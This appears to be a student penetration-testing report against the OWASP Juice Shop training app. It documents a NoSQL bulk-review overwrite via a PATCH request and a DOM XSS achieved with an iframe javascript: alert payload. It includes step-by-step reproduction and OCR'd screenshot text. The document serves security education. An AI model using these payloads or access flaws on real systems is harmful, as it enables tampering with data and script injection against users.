OWASP Juice Shop
Account
Your Basket
EN
You successfully solved a challenge: NoSQL Manipulation (Update multiple product reviews at the same time.)
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
History
WebSockets



c) Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:

At first, we added a review to an Apple Juice product and signed in using an already-existing email address. We were able to change several reviews by locating an API endpoint in the server.js code (app.patch('/rest/products/reviews', security.isAuthorized(), updateProductReviews())). We tested a NoSQL modification vulnerability by creating a PATCH request with this endpoint and setting the message field to "Not a fan of it Apoorva" for all reviews. This revealed that the SFR (Security Functional Requirement) had been broken.


2. DOM XSS (Document Object Model): Perform a *DOM* XSS attack with <iframe src="javascript:alert(`xss)">.


a) Description of penetration testing that was carried out.


1. In the score-board find XSS Dom, under hint find DOM payload which is <iframe src="javascript:alert(`xss)">.
2. This is of great help because this payload can be used to probe XSS vulnerabilities.
3. Copy/paste the payload in juice shop search box and press enter.
4. This instantiates a pop-up box with XSS written inside it.

5. Open inspect and inside page elements search for XSS.
6. A successful DOM XSS attack is performed.


b) Outcomes/Evidence of Penetration Testing







OWASP Juice Shop
https://127.0.0.1:3000/#/score-board
OWASP Juice Shop
<iframe src="javascript:ale
Account
Your Basket
EN
10%
Hacking Challenges
0%
Coding Challenges
11/168
Challenges Solved
Search
Difficulty
Status
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me want it!
History
WebSockets

Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Rules
Layout
Computed
Changes


OWASP Juice Shop
https://127.0.0.1:3000/#/search?q=<iframe src%3D"javascript:alert(`xss`)">
127.0.0.1:3000
xss
OK
Search Results -
No results found
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me want it!
History
WebSockets

Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Rules
Layout
Computed
Changes



c) **Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:** For looking into XSS vulnerabilities, the payload proved useful which we found in score-board. When we entered this payload into the Juice Shop search field, a pop-up box with the message "XSS" appeared. By examining the page elements, we were able to confirm the existence of the XSS and the success of the DOM XSS attack. This revealed a potential

security risk and exposed a weakness in the Security Functional Requirements (SFR) pertaining to input validation